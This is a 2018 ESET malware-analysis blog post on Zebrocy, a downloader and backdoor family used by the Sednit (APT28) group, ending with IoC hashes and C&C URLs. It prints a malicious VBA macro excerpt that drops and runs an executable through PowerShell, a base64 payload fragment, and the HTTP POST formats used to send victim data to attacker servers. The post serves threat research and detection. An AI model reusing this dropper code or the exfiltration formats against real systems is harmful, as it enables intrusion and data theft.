Sednit update: Analysis of Zebrocy

welivesecurity.com/2018/04/24/sednit-update-analysis-zebrocy/

April 24, 2018

Zebrocy heavily used by the Sednit group over last two years

ESET Research
24 Apr 2018 - 02:56PM

Zebrocy heavily used by the Sednit group over last two years

The Sednit group – also known as APT28, Fancy Bear, Sofacy or STRONTIUM – is a group of attackers operating since 2004, if not earlier, and whose main objective is to steal confidential information from specific targets.

Toward the end of 2015, we started seeing a new component being deployed by the group: a downloader for the main Sednit backdoor, Xagent. Kaspersky mentioned this component for the first time in 2017 in their APT trend report and recently wrote an article where they quickly described it under the name Zebrocy.

This new component is a family of malware, comprising downloaders and backdoors written in Delphi and AutoIt. These components play the same role in the Sednit ecosystem as Seduploader — that of first-stage malware.

Victims we have seen targeted by Zebrocy are located in Azerbaijan, Bosnia and Herzegovina, Egypt, Georgia, Iran, Kazakhstan, Korea, Kyrgyzstan, Russia, Saudi Arabia, Serbia, Switzerland, Tajikistan, Turkey, Turkmenistan, Ukraine, Uruguay and Zimbabwe. These targets include embassies, ministries of foreign affairs, and diplomats.

The Zebrocy family consists of three components. In the order of deployment these are a Delphi downloader, an AutoIt downloader and a Delphi backdoor. Figure 1 shows the relationship between these components.
In this article we describe this family and how it can coexist with the older Seduploader reconnaissance tools. We will talk about some similarities to and differences from Downdelph at the end.




Figure 1: The Sednit ecosystem


Figure 1 shows the attack methods and active malware used by Sednit. Email attachments are the main entry point to the Sednit ecosystem. DealersChoice is still being used, as research from Palo Alto Networks mentioned in this recent blogpost. Both Seduploader and Zebrocy are actively being delivered by the Sednit group through email attachments. Finally, after a reconnaissance phase, Xagent and Xtunnel are deployed on the targets deemed interesting by the operators.

Attack methods

The first component of a Zebrocy-based attack arrives as an email message. Victims are lured into opening email attachments that can be either Microsoft Office documents, or an archive.

Malicious documents

Malicious documents used by Sednit download the first stage payload via Visual Basic for Applications (VBA), exploits or even using Dynamic Data Exchange (DDE).
At the end of 2017, the Sednit group launched two campaigns delivering two different malicious documents. The first was named Syria – New Russia provocations.doc and the second named Note Letter Mary Christmas Card.doc.



This document created in earlier version of
Microsoft Office Word

To view this content, please click "**Enable editing**" at the top yellow bar, and then click "**Enable content**"

To Ministry of Foreign Affairs, All Diplomatic Missions and International Institutions accredited
Merry Christmas and Happy Holidays to you

Figure 2: Zebrocy's malicious documents

Both malicious documents contain a VBA macro that creates a randomly-named file in %TEMP%. The malware executable is then decoded and written into this file, which is then executed via a PowerShell command or via Scriptable Shell Objects.


Visual Basic

```
[...]

Sub AutoClose()

On Error Resume Next

vAdd = ""

For I = 1 To 8

vAdd = vAdd + Chr(97 + Rnd(20) * 25)

Next

vFileName = Environ("temp") & "\" + vAdd & ".e" + "x" & "e"

SaveNew vFileName, UserForm1.Label1.Caption

Application.Run "XYZ", vFileName, "WScript.Shell"

End Sub

Public Function XYZ(vF, vW)

vStr = "powershell.exe -nop -Exec Bypass -Command Start-Process '" + vF + "';"

Call CreateObject(vW).Run(vStr, 0)

End Function

[...]

TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaGlzIHByb2dyYW0gbXVzdCBiZSBydW4gdW5kZXIgV2lu

[...]
```

Example of Visual Basic function and base64 encoded first stage from Syria – New Russia provocations.doc document.

Archives

Some campaigns have used an archive to drop the first stage on the victim computer, rather than Office document macros. The archive is presumably delivered as an email attachment.
All first stage of the Zebrocy family are executables with an icon and a document-like filename intended to trick the victim as shown in the Figure3.


Name


Scan001 - Copy

Figure 3: Zebrocy first stage using a Word document icon

Delphi downloader

A Delphi downloader is the first stage of the Zebrocy family, although we have seen some campaigns from the Sednit group using the AutoIt stage directly without using this downloader. Most of these Delphi downloader binaries use Office document icons or other icons like Windows library, and sometimes these samples are packed with UPX. The purpose of this stage is quite straightforward: it retrieves a maximum of information from the victim's computer.

When the malware is launched, a splash window pops up with a bogus error message and the filename of the dropped binary. For example, if the filename is srsiymyw.exe, the filename that appears in the splash window will be srsiymyw.doc (see Figure 4). The pop-up's purpose is to distract the user so that he won't think anything unusual is happening on his computer.


Microsoft Word

Word was unable to read this document. It may be corrupt.
Try one or more of the following:
* Open and Repair the file.
* Open the file with the Text Recovery converter.
C:\Users\[redacted]\...\srsiymyw.doc

Figure 4: Delphi downloader splash window

In fact, the downloader is busy creating a file under %TEMP% with a filename hardcoded in the binary (although at this stage, the file is empty). Persistence is implemented by adding a Windows registry entry under HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ with the path of the hardcoded filename.

To gather information, the malware creates a new process using the Windows API CreateProcess function with cmd.exe /c SYSTEMINFO & TASKLIST as lpCommandLine argument. Once the information is retrieved, it sends the result via a HTTP POST request to the C&C server hardcoded in the binary. It retries until it receives the next stage.

Delphi downloader HTTP POST request

```
POST (\/[a-zA-Z0-9\-\_\^\.]*){3}\.(php|dat)?fort=<SerialNumber_C> HTTP/1.0

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: xxxx

Host: <ip_address>

Accept: text/html, */*

Accept-Encoding: identity

User-Agent: Mozilla v5.1 (Windows NT 6.1; rv:6.0.1) Gecko/20100101 Firefox/6.0.1

pol=MM/DD/YYYY%20HH:MM:SS%20(AM|PM)%0D%0A<DriveListing>%0D%0A%0D%0A<Path_to_the_binary>%0D%0A%0D%0A<SYS
& TASKLIST output>

[...]
```

Delphi downloader HTTP POST request

Once the request has been sent, the C&C server responds by sending the next stage, if the target is considered interesting by the operator. The time elapsing between the sending of the report and the receipt of the payload is a few hours. This next stage is written into the file created earlier and executed.

AutoIt downloader

The AutoIt downloader is another layer of the reconnaissance phase during an infection of the victim computer. From this point onwards, two scenarios are possible: in the first one, the Delphi downloader is the first stage and the second stage – which is the AutoIt downloader – is a lightweight downloader. In the other scenario, the AutoIt downloader is the first stage and it has all functionalities of the Delphi downloader and even more.

When the AutoIt downloader is the first stage it performs many reconnaissance functions. Even if this one shares some similarities with the Delphi downloader, such as the persistence mechanism and the splash window, it adds more granularity to the reconnaissance phase than that of the Delphi downloader. Here is a non-exhaustive list of its capabilities:

- Detect sandbox and virtual environment
- Get list of installed software (via HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall)
- Get Windows version (32-bit or 64-bit)
- Get the process list
- Get hard drive information
- Get screenshot
- Get various information about the victim computer using Windows Management Instrumentation (WMI) objects, probably inspired by code from this GitHub repository

Depending on the previous stage, the name of the AutoIt binary is different. If the malware is dropped as the first stage, it has a document-like name. Otherwise it is given the name hardcoded in the Delphi downloader, as shown in Table 1.

Table 1: AutoIt binary filenames, depending of the first stage

First Stage	AutoIt binary Filenames

Table 1: AutoIt binary filenames, depending of the first stage

Delphi downloader	csrsvc.exe
Email attachment	Protocol List_20160606.exe

The purpose of this stage is more of less the same as the previous one. There are many different versions in the wild but all of them include at least the code to achieve the following:

- Retrieve the serial number of the hard drive C:
- Use network functions from winhttp.dll or winhttp.au3
- Execute the payload received from the C&C server

In the same way that the Delphi downloader has a splash window, the AutoIt also has a splash window when it comes from an email attachment – the AutoIt is the first stage. The splash screen is related to the binary icon. For example, an AutoIt downloader with Adobe Reader as an icon displays a splash screen saying that the PDF file the victim would be expecting to be displayed is corrupted. An AutoIt binary with a Word icon will display the following popup asking for a password. The password is not considered here; we think it's just a way to distract the victim from the code's real malicious activity.




Figure 5: AutoIt downloader Word popup

Delphi backdoor

The Delphi backdoor is the final stage of the Zebrocy chain of components. We have seen Zebrocy downloading the Sednit group's flagship backdoor, Xagent, in the past.
Unlike the previous components, this one has an internal version number that doesn't seem to be related to a specific campaign. This version number has evolved over time, as shown in Table 2:

Table 2: Delphi backdoor internal version history


PE timestamp	version
2015-12-28	2.1
2016-01-06	2.2
2016-01-25	2.3
2016-02-03	2.4
2016-03-14	2.5
2016-04-08	3.0
2016-04-26	3.2
2016-06-01	4.4
2016-09-08	5.0
2016-12-15	5.1
2017-06-01	7.0
2017-09-26	8.0
2017-10-12	8.1
2017-11-12	8.2
2017-12-26	8.5

Table 2: Delphi backdoor internal version history

2018-01-09	8.6
2017-12-18	10.1
2018-01-09	10.2
2018-01-16	10.3
2018-01-18	11.0
2018-02-07	12.0
2018-03-05	13.0
2018-03-06	13.1
2018-03-14	14.0
2018-03-28	14.1

Notice that we don't have the full visibility and we may have missed some versions of the backdoor. Besides, there is some overlap between versions meaning that some older versions are still used at the same time as newer versions.


In the next few paragraphs we will highlight some differences seen in the malware during its evolution.
The backdoor embeds a block of configuration. The configuration values change from one sample to another, but the list of configurable items stays the same. However, the way in which the configuration data are stored in the malware sample has evolved over time.
The first versions of the backdoor embedded the configuration data in plaintext, as shown in Figure 6.



```
_str_PsK_J7@nJGq_md7 dd 0FFFFFFFFh           ; _top
                                        ; DATA XREF: sub_49C1CC+8F↑o
                dd 38                   ; Len
                db 'PsK-J7@nJGq=md7A4h%!hkwgXu62Hhse*$ta13',0; Text
                align 4
; _Uh::str_E_U______(void)
_str_E_U________3_Uh dd 0FFFFFFFFh           ; _top
                                        ; DATA XREF: sub_49C1CC+A6↑o
                dd 38                   ; Len
                db 'EüUì‰üèú‹úÿ3ÀUh÷ÃénDúÿëøUà‰EéMññE7F dÿ',0; Text
                align 4
_str_http___142_0_68 dd 0FFFFFFFFh           ; _top
                                        ; DATA XREF: sub_49C1CC+B3↑o
                dd 78                   ; Len
                db 'http://142.0.68.2/test-update-16-8852418/temp727612430/checkUpdat'; Text
                db 'e89732468.php',0     ; Text
```

Figure 6: Delphi backdoor plaintext configuration data

Then, in later versions, the malware's authors encoded the configuration data as hexadecimal strings, as shown in Figure 7.



```
_str_6E37364A682D296 dd 0FFFFFFFFh           ; _top
                                        ; DATA XREF: f_cnc_to_struct+DF↑o
                dd 76                   ; Len ; n76Jh-)b!_mD=(%hGg*ff&Xc^Qw94.sY+vK@md
                db '6E37364A682D2962215F6D443D28256847672A66662658635E517739342E73592'; Text
                db 'B764B406D64',0       ; Text
                align 4
_str_26482468522D544 dd 0FFFFFFFFh           ; _top
                                        ; DATA XREF: f_cnc_to_struct+FC↑o
                dd 76                   ; Len ; &H$hR-TC@-(kenT%&g#jJy#10kB=st13.f*aIu
                db '26482468522D5443402D286B656E54252667236A4A792331306B423D737431332'; Text
                db 'E662A614975',0       ; Text
                align 4
_str_687474703A2F2F3 dd 0FFFFFFFFh           ; _top
                                        ; DATA XREF: f_cnc_to_struct+119↑o
                dd 120                  ; Len ; http://185.25.50.93/techicalBS391-two/supptech18i/suppid.php
                db '687474703A2F2F3138352E32352E35302E39332F746563686963616C425333393'; Text
                db '12D74776F2F737570707465636831386 92F7375707069642E706870',0; Text
```

Figure 7: Delphi backdoor encoded configuration data

In the latest versions, the configuration data is encrypted in the resources using the AES algorithm. Older versions stored it in the *.text* section.
The configuration data contains:

- AES keys to communicate with the C&C server
- URLs with paths differing from one sample to another
- The version of the malware
- The windows registry key/value that ensures the persistence of the backdoor
- Path where temporary files are store (*%APPDATA%)*
- The names of hidden directories to be created to store temporary files: the directory filenames are concatenated with the environment variable (*%APPDATA%*)

Once the malware is set up, it executes callback functions via the Windows API function SetTimer. These callbacks allow the operator to handle many features and commands of the backdoor.

- Take a screenshot of the Desktop of the victim
- Capture keystrokes
- List drives/network resources
- Read/write into Windows registry
- Copy/move/delete a file system object
- Execute files or create scheduled tasks

The number of commands handled by the backdoor – about 30 – differs from one version to another.
To communicate with the C&C server, the backdoor stores the report of these functions into a temporary file. Then it will read the content of the temporary file and send it on. These temporary files are stored in one of the hidden directories created during the set-up phase.

```
POST (\/[a-zA-Z0-9\-\_\^\.]*){3}\.(php|dat). HTTP/1.0

Connection: keep-alive

Content-Type: multipart/form-data; boundary=--------<mmddyyhhnnsszzz>

Content-Length: <N>

Host: <ip_address>

Accept: text/html, */*

Accept-Encoding: identity

User-Agent: Mozilla/3.0 (compatible; Indy Library)

----------<mmddyyhhnnsszzz>

Content-Disposition: form-data; name="userfile"; filename="%APPDATA%\Microsoft\<directories>\<tempfilename>.tmp"

Content-Type: <tempfilename_hex_encoded>.tmp

<tempfilename content>

----------<mmddyyhhnnsszzz>--
```

Delphi backdoor POST request

The tempfilename content is the output of whichever commands are executed. The content is encrypted using the AES-256-ECB algorithm with the first AES key from the configuration data, then the output is hexadecimal encoded. The contents sent to the C&C server vary from one command to another, but all contains at least the HDD serial number and the first four bytes of the computer name.
For example, HELLO corresponds to the first packet sent by the backdoor to establish contact with the C&C server. As shown below it contains the date when the task was launched, the Delphi backdoor's internal version number, the HDD serial number, the computer name (first four bytes), the command and the date when the backdoor was executed.

Start: 1/4/2018 1:37:00 PM – [<vx.x>]:42424242ESET-HELLO-[2018-04-04 01-37-00]-315.TXT.

The second AES key in the configuration data is used to decrypt the answer from the C&C server.
Like Seduploader, this backdoor is used to deploy Xagent on victim machines apparently deemed "interesting" by the operators after the reconnaissance phase.

Summary

A component written in Delphi is nothing new for the Sednit group, which has already used this language for Downdelph. However, even if this latest component has nothing else in common with Downdelph "technically speaking", there are some points of interest worth mentioning.

- The deployment methods are the same, both being delivered as an email attachment.
- We saw Downdelph for the last time in September 2015, and the first sample of Zebrocy we saw in the wild was dated November 2015.
- Both are written in Delphi.

We can hypothesize that the Sednit group abandoned one component and started to develop a new one. One thing that *doesn't* change for the group, however, are the mistakes they made:

- The name of the scheduled task: Windiws
- The function name that retrieves system information in the AutoIt downloader is _SOFWARE()
- Mary instead of Merry in Note Letter Mary Christmas Card.doc

The byte arrays used by the Delphi backdoor as AES-256 keys are 38 bytes long instead of 32 bytes. It's not a spelling error but probably due to a lack of attention.

We have seen Zebrocy being heavily used by the Sednit group over the last two years. Our analysis of the many new variants that appeared on a regular basis since 2017 clearly indicates that Zebrocy is being actively maintained and improved by its author(s). We can consider it as one of the stable, mature tools in Sednit's arsenal, a tool that deserves to be monitored closely.

IoCs

Malicious documents

SHA-1	ESET Detection name	Filename
4f07d18475601d0492cbf678ee0f0860c729910e	VBA/TrojanDropper.Agent.YC	Note Letter Mary Christmas Card.doc
f10b2c052afc07e2dec9dbe816031059fdc900ba	VBA/TrojanDropper.Agent.AAK	Syria - New Russia provocations.doc

Delphi downloader

SHA-1	ESET Detection name
00b39f2deaf1f1fc29e5acb63f4d1100e04fd701	Win32/TrojanDownloader.Delf.CFS
07e44b44c5f1043d16f6011a2cf0d2e7c5a52787	Win32/TrojanDownloader.Delf.CFG
0f946f619ae8e2181a5bd76c8af03347742765c6	Win32/TrojanDownloader.Delf.CGW
2900ed173a9f5dc99f905942a6be595cc6f03387	Win32/TrojanDownloader.Delf.CFG
2b5a7f4e054d0130883c8821b629121e0228bf54	Win32/TrojanDownloader.Delf.CIP
36b5e59a01e7f244d4a3bbb539e57aa468115dc8	Win32/TrojanDownloader.Delf.CGB
37bd951c483da057337ef8f38d6e48051cbb39d0	Win32/TrojanDownloader.Delf.CHC
41686703ce9e9aec64b6ad1c516746751219bc62	Win32/TrojanDownloader.Delf.CFS
4e6470f4a245efaa138c8c6eedb046e916706383	Win32/TrojanDownloader.Delf.CGW
54b14fc84f152b43c63babc46f2597b053e94627	Win32/TrojanDownloader.Delf.CGB

SHA-1	ESET Detection name
afd5a60b7fff4deea15f7011339ad2cc2987a937	Win32/TrojanDownloader.Delf.CGW
d4ab51bc5c26183771e3358d76e348943f9dd2fc	Win32/TrojanDownloader.Delf.CGB
d6fdc72792ee736b8d606d40d72cb89d6e8a3e18	Win32/TrojanDownloader.Delf.CFU

AutoIt downloader

SHA-1	ESET Detection name
0cd61d367dd0b13000774ab77abf3d4cfb713c8e	Win32/TrojanDownloader.Autoit.ODO
185ab7a371b58ff367c155ec0dabe28842d340bd	Win32/TrojanDownloader.Autoit.OBG
267abd7105ac26d5cb6ecb96292f83708f64b994	Win32/TrojanDownloader.Autoit.OHC
4a6dcbccab5344388b331d543cc2260ca531c7ca	Win32/Autoit.CT
62dcf2f33ecc6014fa9a10f4e9ac9fd9bb0a6d23	Win32/TrojanDownloader.Autoit.OCO
b8b847d3d0139db68dba730b3424b29dcb40b3c7	Win32/TrojanDownloader.Autoit.OMA
c0271dbb02636402742c390ffbeee6418f696668	Win32/TrojanDownloader.Autoit.OMB
d379b94a3eb4fd9c9a973f64d436d7fc2e9d6762	Win32/Spy.Autoit.EI
dabeadf0a9af3a8a0802f8445670806cd7671b1d	Win32/TrojanDownloader.Autoit.OCI

Delphi backdoor

SHA-1	ESET Detection name
0983d940ba42135106bf7a1e87ed5a1975fc7ead	Win32/Delf.BFF
226083c7190f1a939d5b7b352400450690d59f65	Win32/Delf.BDW
245868d6805c66181808973e93f23293d6d2f7d1	Win32/Delf.BDT
2c01ae417e5de213845b1ed46d4e82d45edd598d	Win32/Delf.BBP
4ccbe222bd97dc229b36efaf52520939da9d51c8	Win32/Delf.BFC
51ae516792570bcd069a657c27859cd3fdc07d00	Win32/Delf.BBP
55179f0c6bce5a37311a44efe3f9845096c09668	Win32/Delf.AWE
6fd7ce97061169b835ea77976651b5bf20aca4ef	Win32/TrojanDownloader.Delf.BRV
7349843e4dac1226ad6ce3e3cda8c389dd599548	Win32/TrojanDownloader.Delf.BRV
7b5c223a4968cc2190c1b5444cad47187d27ec50	Win32/TrojanDownloader.Delf.BRV
83882e13b369986b513f4aae245c112b82ec2097	Win32/Delf.BEB
8aedf7a462024acf72d708c89230e4f02d94bc78	Win32/Delf.BDT
8bd56b580974ae195e9f92b3aa525547d33434c1	Win32/Delf.BEC
9beacd8e145fa01e16409d44d8b9470af6c7afd8	Win32/Delf.BBP
a172fe6e91170f858c8ce5d734c094996bdf83d0	Win32/Delf.BDT
ae93b6ec2d56512a1c7e8c053d2a6ce6fdfb7e4c	Win32/Delf.BEX
c08d89c7f7be69d5d705d4ac7e24e8f48e22faaf	Win32/Delf.BDW
c2f3ca699aef3d226a800c2262efdca1470e00dc	Win32/Delf.AVP
cdf9c24b86bc9a872035dcf3f53f380c904ed98b	Win32/Delf.BEH
f63e29621c8becac47ae6eac7bf9577bd0a37b73	Win32/Delf.AVT
fea8752d90d2b4f0fc49ac0d58d62090782d8c5b	Win32/Delf.BFN

URLs

http://142[.]0.68.2/test-update-16-8852418/temp727612430/checkUpdate89732468.php
http://142[.]0.68.2/test-update-17-8752417/temp827612480/checkUpdate79832467.php
http://185[.]25.50.93/syshelp/kd8812u/protocol.php
http://185[.]25.50.93/tech99-04/litelib1/setwsdv4.php
http://185[.]25.50.93/techicalBS391-two/supptech18i/suppid.php
http://185[.]25.51.114/get-help-software/get-app-c/error-code-lookup.php
http://185[.]25.51.164/srv_upd_dest_two/destBB/en.php
http://185[.]25.51.198/get-data/searchId/get.php
http://185[.]25.51.198/stream-upd-service-two/definition/event.php
http://185[.]77.129.152/wWpYdSMRulkdp/arpz/MsKZrpUfe.php
http://188[.]241.68.121/update/dB-Release/NewBaseCheck.php
http://194[.]187.249.126/database-update-centre/check-system-version/id=18862.php
http://194[.]187.249.126/security-services-DMHA-group/info-update-version/id77820082.php
http://213[.]103.67.193/ghflYvz/vmwWIdx/realui.php
http://213[.]252.244.219/client-update-info/version-id/version333.php
http://213[.]252.244.219/cumulative-security-update/Summary/details.php
http://213[.]252.245.132/search-release/Search-Version/crmclients.php
http://213[.]252.245.132/setting-the-os-release/Support-OS-release/ApiMap.php
